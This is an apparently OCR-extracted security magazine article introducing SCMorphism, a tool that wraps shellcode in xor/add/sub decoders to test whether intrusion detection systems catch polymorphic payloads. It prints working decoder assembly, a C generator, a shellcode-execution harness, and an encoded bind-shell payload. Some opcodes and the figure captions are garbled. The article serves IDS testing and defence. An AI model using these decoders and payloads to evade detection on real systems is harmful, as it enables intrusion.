


Attack

# Testing Intrusion Detection Systems

Rodrigo Rubira Branco   
Lúcio Correia

## Difficulty



**A long time ago the need for commercial and personal confidential information protection rose. Several tools were developed to assure data security, conforming to CIDAL (Confidentiality, Integrity, Disponibility, Authentication, Legacy) concept. Among these tools are Intrusion Detection Systems (IDS), which include Intrusion Prevention System (IPS) concepts.**

Initially, intrusion detection systems worked initially like anti-virus software, by verifying simple attack signatures through pattern matching techniques. However, same way viruses improved their contamination behaviour to avoid detections, also attackers modified their strategies by using self-mutable code, that can't be detected using simple pattern matching. Simulating and understanding these complex techniques is a major challenge, which difficulties intrusion detection systems testing.

This work intends to describe *SCMorphism*, whose role is to automate the detection of this kind of attack, allowing detection systems to be tested by explaining used techniques. *SCMorphism* also gives information security community a set of resources to face these constantly used attack techniques.

The lack of good documentation about this topic was the main reason to develop this work, as can be noticed by looking at security reference books, that superficially approach this kind of attack.

Despite security software industry is minimizing the use of pattern matching in their IDS tools, this feature is still very used and needed by most of them, like Snort.

## Related work

Conventional IDSs are used to prevent networks from several kind of invasions. The main characteristic of these systems is the use of signature pattern matching, that allows the identification of the attacks in the normal network traffic. However, intentional minor signature variations can't be detected until the system is updated with these new patterns.

## What you will learn...

- shellcode polymorphism techniques,
- how a polymorphic shellcode works,
- better understand the difficulties behind an automated polymorphic shellcode generation tool,
- understand why pattern match analysis can't detect shellcodes directly from the Network.

## What you should know...

- basic assembly,
- basic C,
- algorithms,
- how an IDS/IPS works.

As there are several different intrusion detection tools, several techniques to evade these systems were developed. Some tools that automate the behaviour of these evasion techniques were developed to help in the tests with intrusion detect systems.

One way found by IDSs to identify new forms of attack without the need to update their pattern set is by analysing shellcodes, hexa-formatted codes that are inserted in system memory for execution during some kinds of attacks.

Systems like *ADMMutate* execute several modifications in shellcodes, allowing possible variations to be identified, like `nop` instructions variations, but without focusing code polymorphism. Neohapsis laboratory keeps a worldwide known certification for intrusion detection systems and, in its tests, *ADMMutate* software was adopted for evasion verification.

Other important work for evasion techniques study was held by Dr. R. Graham, called SideStep. Fragroute team also develops and improves this software, that allows fragmentation tests in the detection systems.

Due to the importance of the theme, there is a necessity to effectively test shellcode detection feature in IDSs, since this kind of intrusion detection technique is included in firewalls from the world leader in the segment, Checkpoint.

Based on this scenario, *SCMorphism* was developed, aiming to better the task of test IDSs, firewalls or any other tool focused on networked code identification. By using polymorphic code automatic generation, given any shellcode, *SCMorphism* offers a huge variety of tests, thus giving a real vision of the effectiveness of security levels promised by commercial systems.

## Polymorphic shellcodes

A shellcode is a code commonly written in assembly or C, that is transformed to hexadecimal instructions, normally called opcodes. The shellcode can be used during a system exploration process to allow arbitrary code to be executed in the spotted machine.

Conventional IDSs try to discover shellcodes by identifying instructions, instruction sequences, return points to determined instructions and `nop` (instructions that do nothing) sequences. Normally, this kind of detection is done by verification of simple attack signatures using pattern matching.

However, attackers improved their techniques by using automatable code, avoiding the detection by simple pattern matching. Normally, these improved codes, called polymorphic shellcodes, use decodable cryptography algorithms, like `xor`, `add`, `sub`, or more complex ones, to encrypt the shellcode, which is unencrypted only when executed on target machine. This way, conventional IDSs can't detect these shellcodes.

Other techniques, like simulating the executing code in memory or, indeed, using algorithms that try to decode the shellcode, are known to fail because the return address that overwrites `ret` (return address that is stored just after stack and saved in EIP register, that points to the next instruction to be executed) in target machine points to the code, that can have a lot of trash before the actually useful data.

## SCMorphism

*SCMorphism* specifically focuses on the definitions of polymorphic shell-

code and how it can be automatically generated, without reaching system exploration techniques and basic shellcode coding.

When an attack is said to be polymorphic, it means that its payload has data capable to modify itself when executed on target machine. In this case, the original code of the shellcode is coded using a decoda-

### Listing 1. Pseudo-algorithm for a polymorphic shellcode

```
call decoder
shellcode:
.string encrypted_shellcode
decoder:
xor %ecx, %ecx
mov %eax, %ecx
mov %eax, %ecx
looplab:
mov (%reg), %al
- decoding is done -
mov %al, (%reg)
loop looplab
jmp shellcode
```




Figure 1. Shellcode organization

```

rbranco@rbranco: /home/rbranco
rbranco:/Projetos/SCMorphism/bin# ./scmorphism

Shellcode Morphism Program (scmorphism) v1.0
Coded by Rodrigo Rubira Branco (B5Daemon) - <rodrigo@kernelhacking.com>
RISE Security
www.risesecurity.org
www.kernelhacking.com/rodrigo

Usage:
-f <shellcode file> -v <var name> -l <shellcode lenght> -- If it is .c or .pl you must specify VAR Name and shellcode lenght
-t <type>
  0 add
  1 sub
  2 xor
  3 shuffle
  4 xor+add
  5 add+xor
  6 xor+sub
  7 sub+xor
  8 bit shift (right) Uses rolb to encode
  9 bit shift (left) Uses rorb to encode
10 bit shift (right) Uses rolw to encode
11 bit shift (left) Uses rovw to encode
12 inc -> Use in the place of add 1
13 dec -> Use in the place of sub 1
14 base64 -> Use base64 encode (not properly a decoder) - cant be used with -e option
15 alphanumeric -> Its only a "compiler", not encoder (see T000)
16 not -> not (bitwise operation)
17 xor cpuid -> xor using cpuid value
If not specified, use random values
-n <number>. Value used in single decoder operations. Deprecated when used with Double-Pattern Decoders. If used, ignore and
ther -x, -a -r or -u options.
-x <number>. Value used when xor numbers.
-a <number>. Value used when add numbers.
-u <number>. Value used when sub numbers.
-r <number>. Value used into rotate operations
-e -- Execute the generated shellcode
-s <filename> -- Stdout form: to a file, if not gived, use console
  
```

Figure 2. xxxxxxxxxxxx

ble algorithm (for example `xor`, `add`, `sub`, or indeed more complex cryptography techniques).

As the original shellcode was encrypted, it's necessary to add to it code responsible by decoding. This

code is called decoder, and it keeps the polymorphic shellcode logic. figure 1 shows this scheme.

Several other evasion techniques can be used in conjunction with polymorphism to avoid detection, but they outside the scope of this document.

## Polymorphic shellcode generation automation process

The decoder is responsible for recognizing the inverse process in relation to that used in shellcode encrypting, and to recover the original code that is now in the targeted machine and so, free of being detected. *SCMorphism* has several types of different decoders, like:

- `add` (including `inc` as a replacement for single increment),
- `sub` (including `dec` as a replacement for single decrement),
- `xor`,
- `shift` (bit rotation).

For each decoder type, *SCMorphism* allows the user to choose the parameters to be used in the operation, for example, how many bits to rotate or what value to be added. Besides this, it has several variations for decoder code, making it impossible to write a signature for avoid detection by the next decoder.

## How decoder locates shellcode in memory

The major secret of a polymorphic shellcode, and of the automation process to generate them, is in the routines execution internals, in assembly, in a way that is possible to obtain the shellcode address in memory, and then execute the decoder.

When a `call` instruction is executed, next instruction address is stored (`push`) on stack (see again figure 1). This way decoder can execute a `pop` instruction for any register and obtain the shellcode address. With this address, it only manipulates shellcode bytes and execute a `jmp` instruction to the decoded shellcode. Listing 1

### Listing 2. Real code generated from polymorphic shellcode

```
.globl main
main:
    call decoder
shellcode:
    // exit(0) shellcode
    .string "\x32\xcl\x32\xdc\xbl\x02\xce\x81"
decoder:
    // shellcode address stored in EBX
    pop %ebx
    // reset ECX (without generating 0x00 instructions)
    xor %ecx, %ecx
    // store shellcode size in cl for executing a loop 0x08 ==
    // sizeof(shellcode)
    mov $0x08, %cl
looplab:
    // Byte stored in EBX is moved to AL
    mov (%ebx), %al
    // Decrement 1 (It had been incremented 1)
    dec %al
    // Byte put again in EBX
    mov %al, (%ebx)
    // Address is increased by 1, for getting first byte of shellcode
    inc %ebx
    // Counter is decremented
    dec %cx
    // If counter is not zero, go to looplab
    jnz looplab
    // Start executing decoded shellcode
    jmp shellcode
```

### Listing 3. Code for generating the opcode

```
in main:
    0xe8
    0x09 // Relative address to decoder
    0x00 // NULL bytes generated by code
    0x00
    0x00
```

### Listing 4. Code for generating the opcode, without null bytes

```
.globl main
main:
    jmp getaddr
decoder:
    pop %ebx
    xor %ecx, %ecx
    mov $0x08, %cl
looplab:
    mov (%ebx), %al
    dec %al
    mov %al, (%ebx)
    inc %ebx
    dec %cx
    jnz looplab
    jmp shellcode
getaddr:
    call decoder
shellcode:
    .string "\x32\xcl\x32\xdc\xbl\x02\xce\x81"
```

shows a pseudo-algorithm that illustrates these steps. Listing 2 shows the real code that is generated from the transformation. This algorithm is transformed to a real code, showed by listing 2.

This simple code presents some problems when the aim is to automate the process for any shellcode, and not only for a shellcode given by the code. If this example is compiled and executed, it generates an error, because it tries to write data in .text section (code section), that only has permission to be read or executed. However, opcode format used by shellcode works normally, because it is executed in the stack, which has write permission.

For process automation, it is necessary to concatenate the chosen shellcode to the end of decoder,

modify `mov sizeof(shellcode) instruction`, and avoid invalid instructions generation (for example `NULL, 0x00`), which are seen as string terminators when the code is inserted in a C buffer during the exploration.

Other challenges that can be faced and were solved with *SCMorphism* are:

- decoder signature detection,
- specific string use restriction,
- only alphanumeric shellcode generation (in the case of `isalpha()` function type tests on target system),
- restricted register use,
- nop instruction insertion (*SCMorphism* can generate alphanumeric `nop` instructions or use *ADMMutate* [6] instructions).

#### Listing 6. Code for automating the generation of a polymorphic shellcode

```
#include <stdio.h>
/*
BYTE_TO_MODIFY: pointer to the byte
that needs to be modified in decoder
(the byte that stores shellcode size).
Shellcode size is 25 bytes, so the
shellcode generated is 25 bytes greater.
*/

#define BYTE_TO_MODIFY 4

char decryptor[] =
"\xeb\x12\x5b\x31\xc9\xb1\xdb\x8a\x03"
"\xfe\xc8\x88\x03\x43\x66\x49\x75\xf5"
"\xeb\x05\xe8\xe9\xff\xff\xff";

int main (int argc, char *argv[]) {
    int i;

    if( argc != 2 ) {
        fprintf (stdout, "Usage: %s [shellcode]\n", argv[0]);
        exit (1);
    }

    if( strlen( argv[1] ) < 256 ) {
        decryptor[BYTE_TO_MODIFY] = strlen( argv[1] );
        fprintf (stdout, "\nThe encrypted shellcode is:\n\n");
        for(i=0; i<strlen(decryptor);i++)
            fprintf(stdout, "\\x%02x", (long) decryptor[i]);
        for(i=0; i<strlen(argv[1]);i++)
            fprintf(stdout, "\\x%02x", (long) *(argv[1]+i)+1);
        fprintf( stdout, "\n\n" );
    }
    else
        fprintf(stdout, "It is only possible if the given shellcode is smaller
        than 256 bytes\n" );

    return (0);
}
```

#### Listing 5. Code for generating the opcode, without null bytes

```
in main:
0xeb

// Address relative to getaddr,
// that
// won't change in decoder
0x12

0x5b
0x31
0xc9
0xb1

// Shellcode size, that must
// be smaller
// than 0xff bytes, and won't
// be equal
// for all shellcodes
0x08

in looplab:
0x8a
0x03
0xfe
0xc8
0x88
0x03
0x43
0x66
0x49
0x75
0xf5
0xeb

// Relative address to
// shellcode, that
// won't change in getaddr
0x05

0xeb

// Relative address to
// decoder, that
// never changes
0xe9

// This way, a negative relative
// address
// is obtained, avoiding null-
// bytes

0xff
0xff
0xff

in shellcode:
0x32
0xc1
0x32
0xff
0xdc
0xb1
0x02
0xce
0x81
```

Other improvements suggested for the demonstrated code (aiming to optimizing the automation) is to replace

```
mov (%ebx), %al
dec %al
mov %al, (%ebx)
by
subb $0x01, (%ebx).
```

In the example, the cipher mechanism is actually very simple, and doesn't need to be manipulated byte to byte, since a simple `sub` instruction is used. In other cipherings, it's possible to use manipulation.

The opcode, (starting from `call` instruction) is generated by the sample code shown by listing 3. As has been said: the generation of null bytes must be avoided. Hence a new code was generated to not contain null bytes, and is showed by listing 4.

This new polymorphic shellcode structure is very similar to that shown formerly, but this one is free of null bytes. The opcodes found with *gdb* are showed in listing 5.

Since the addresses used in the polymorphic shellcode are relative to the code in execution, they don't change, unless the shellcode changes. This decoder can be used for any shellcode by simply modifying byte `0x08` from decoder to be equal to shellcode size to be used.

A simple C program, that automates the generation of a polymorphic shellcode, given any functional shellcode, can be seen in listing 6.

To this point we have demonstrated how a decoder works and how it can be coded, and the initial steps to the creation of a polymorphic code automatic generation tool.

When the polymorphism technique is used, shellcode size is incremented by decoder size if the code only modifies each byte of original shellcode. If each byte is replaced for two other bytes, for example, the size is bigger. Even using a decoder that decompress a code, the decoder code would be so big that wouldn't compensate compression advantage. Since buffer sizes are sometimes limited, listing 7 shows a more optimized code. The new decoder is five bytes smaller than the previously showed one:

```
"\xeb\x0d\x5b\x31\xc9\xb1\x08\x80\x2b\x01"
"\x43\xe2\xfa\xeb\x05\xe8\xee\xff\xff\xff"
```

An example of code for testing new decoder is showed by Listing 8. Only for proofing that code has worked correctly:

#### Listing 7. More optimized code for generating opcode

```
.globl main
main:
    jmp getaddr
decoder:
    popl %ebx
    xorl %ecx, %ecx
    movb $0x08, %cl
looplab:
    subb $0x01, (%ebx)
    inc %ebx
    loop looplab
    jmp shellcode
getaddr:
    call decoder
shellcode:
    .string "\x32\xc1\x32\xdc\xb1\x02\xce\x81"
```

#### Listing 8. Code for testing the new decoder

```
#include <stdio.h>
/*
Decoder + exit(0); shellcode
codificado
*/
char sc[] =
    "\xeb\x0d\x5b\x31\xc9\xb1\x08\x80"
    "\x2b\x01\x43\xe2\xfa\xeb\x05\xe8"
    "\xee\xff\xff\xff\x32\xc1\x32\xdc"
    "\xb1\x02\xce\x81";

int main( void ) {
    void ( *x ) ( ) = ( void * ) sc;
    x( );
    return( 0 );
}
```

```
$ strace ./test ..
stuff....
.... close(3)
= 0 munmap(0x40012000, 36445) = 0
_exit(0) = ?
```

## Results

Several times *SCMorphism* was put in practice to test detection systems and other techniques during show-cases presented in conferences like SSI, Conisli, Comdex and H2HC. In addition to this, *SCMorphism* also was tested against sandbox techniques implemented by Checkpoint *Firewall-1 NG*. Polymorphic attacks were shown to be effective against several systems, when they were used to test pattern matching rules.

For the several tests performed, the laboratory was structured this way: a computer running a vulnerable software (any public vulnerability), and the system to be tested, being the gateway of the former with another computer running exploration software and *SCMorphism*.

Initially it was tried to explore the public vulnerability and verify that shellcode is detected (if this doesn't occur, system signatures can be adjusted). Next, several mutation



options of *SCMorphism* were tested, with different decoders and do nothing operations.

## Future work

*SCMorphism*, like all research related to intrusion detection, needs to be improved to have better techniques for do-nothing operations and `jmp` type decoders, that are very difficult to detect, even using code simulation techniques (sandbox), because they are very dependent on the return address during the exploration.

Metamorphism options, including polymorphic decoders, need to be developed, also as systems for tests against other platforms, because *SCMorphism* currently has decoders only for Intel x86 platforms.

Unicode decoders generation and false disassembly options can be used to deceive other types of systems, like *Checkpoint Interspect*.

The creation of a lib for polymorphism, like the one offered by *ADMMutate*, would speed the de-



```
rrbranco:/Projetos/SCMorphism/bin# cat /Technicas/Bind/bind.c
char shellcode[] =
"\x31\x0b\xf7\xe3\x53\x43\x23\x6a"
"\x02\x89\xe1\x0b\x60\xcd\x0b\xff"
"\x49\x02\x6a\x10\x51\x50\x89\xe1"
"\x43\xb0\x66\xcd\x80\x89\xe1\x04"
"\xb3\x04\xb0\x66\xcd\x80\x43\x0b"
"\x66\xcd\x80\x59\x93\x0b\x3f\xce"
"\x80\x49\x79\xf9\x68\x2f\x2f\x73"
"\x60\x60\x2f\x62\x60\x6e\x89\xe3"
"\x50\x53\x89\xe1\x0b\x0b\xcd\x80";

main()
{
    void (*dsr)();
    (long) dsr = &shellcode;
    printf("Size: %d bytes.\n", sizeof(shellcode));
    dsr();
}

rrbranco:/Projetos/SCMorphism/bin# ./scmorphism -f /Technicas/Bind/bind.c shellcode 1000 -e 0 -n 23 -o

Deprecated option -n, try to see -h option

Using A00 decoder with size 23..
-----
The Decoder Length is      : 24 bytes
The Encoded Shellcode Length is : 72 bytes
The Original Shellcode Length is : 72 bytes
The Final Length is        : 96 bytes
Your shellcode are being increased in      : 24 bytes
-----

char code[] =
"\xeb\x11\x31\xc9\x5e\xb1\x48\x80\x6c\x0e\xff\x17\x80\xe9\x01"
"\x75\xf6\xeb\x05\xe8\xea\xff\xff\xff\x48\xf2\x0e\xf0\x6a\x5a"
"\x6a\x11\x19\xa0\xf8\xc7\x7d\x04\x97\x16\x60\x19\x81\x27\x68"
"\x07\xad\x0f\x85\x27\x7d\xe4\x97\xad\x50\x10\xca\x1b\xc7\x76"
"\xed\x97\x5a\xc7\x7d\xed\x97\x70\xaa\xc7\x56\xed\x97\x60\x90"
"\x10\x7f\x40\x46\x0a\x7f\x7f\x40\x79\x80\x85\xa0\xf0\x67\x6a"
"\xa0\xf8\xc7\x22\xed\x97";
```

Figure 3. XXXXXXXXXX

velopment of new tools for testing, using the features already implemented by *SCMorphism*. Therefore, tools to automatically execute connections and send shellcodes could be developed to avoid the need for manual testing when sending these codes. Alternatives that show step by step the polymorphic code gener-

ation process would ease the study and learning of the techniques.

Finally, the union of all the used techniques and the tests in laboratories against systems used worldwide, generating a step-by-step guide for testing intrusion detection systems is essential for constantly improvement of new products and tools, with protocol analysis technologies and working characteristics [9].

## On the Net

- <http://www.bsdaemon.org/index.php?name=files> – *SCMorphism* 1.4
- [http://www.cgisecurity.com/lib/polymorphic\\_shellcodes\\_vs\\_app\\_IDSs.PDF](http://www.cgisecurity.com/lib/polymorphic_shellcodes_vs_app_IDSs.PDF) – Polymorphic Shellcodes Vs. Application IDS,
- <http://www.snort.org> – *Snort* website,
- <http://www.sans.org/resources/idfaq/fragroute.php> – SANS Fragroute Intrusion Detection FAQ,
- [http://documents.iss.net/whitepapers/RPC\\_Sig\\_Quality.pdf](http://documents.iss.net/whitepapers/RPC_Sig_Quality.pdf) – Sidestep's ISS Technical Paper: RPC Signature Quality,
- <http://www.ktwo.ca/c/ADMMutate-0.8.4.tar.gz> – K2 *ADMMutate* source code,
- <http://www.neohapsis.com/osec.html> – Neohapsis Open Security Evaluation Criteria,
- <http://www.enderunix.org/documents/en/sc-en.txt> – Designing Shellcode Desmystified,
- <http://www.securityfocus.com/infocus/1577> – IDS Evasion Techniques and Tactics,
- <http://online.securityfocus.com/infocus/1663> – The Great IDS Debate: Signature Analysis Versus Protocol Analysis.

## About the authors

Rodrigo Rubira Branco (BSDaemon) is a Software Engineer at IBM, member of Advanced Linux Response Team (ALRT), part of IBM Linux Technology Center (LTC) Brazil. He is the maintainer of *StMichael/StJude* projects (<http://www.sf.net/projects/stjude>), the developer of *SCMorphism* (<http://www.kernelhacking.com/rodrigo>) and has talks at the most important security-related events in Brazil (H2HC, SSI, CNASI). Also, he is member of Rise Security Group (<http://www.risecurity.org>).

Lúcio Correia is a Software Engineer at IBM Linux Technology Center Brazil. He is interested in kernel development and currently works with Linux on Cell architecture.

## Conclusion

The present work has opened a foundational door in the study of intrusion detection systems evasion techniques, and for the development of automated tools to test them. The aim is to play on the team of security professionals, giving them enough information to understand the behaviour of attacks.

It's important to say that the understanding of these techniques is essential during the development of projects that include any kind of detection and for actual differentiation of several legacy technologies that aim to avoid attacks.

The focus given by the sample codes and the automatic generation of a polymorphic shellcode was due to the need of a deep understanding of the techniques used in invasions and the different kinds of systems. The implementation of these systems doesn't require the analysts to have so deep a knowledge and as a result little good information is known about their work. ●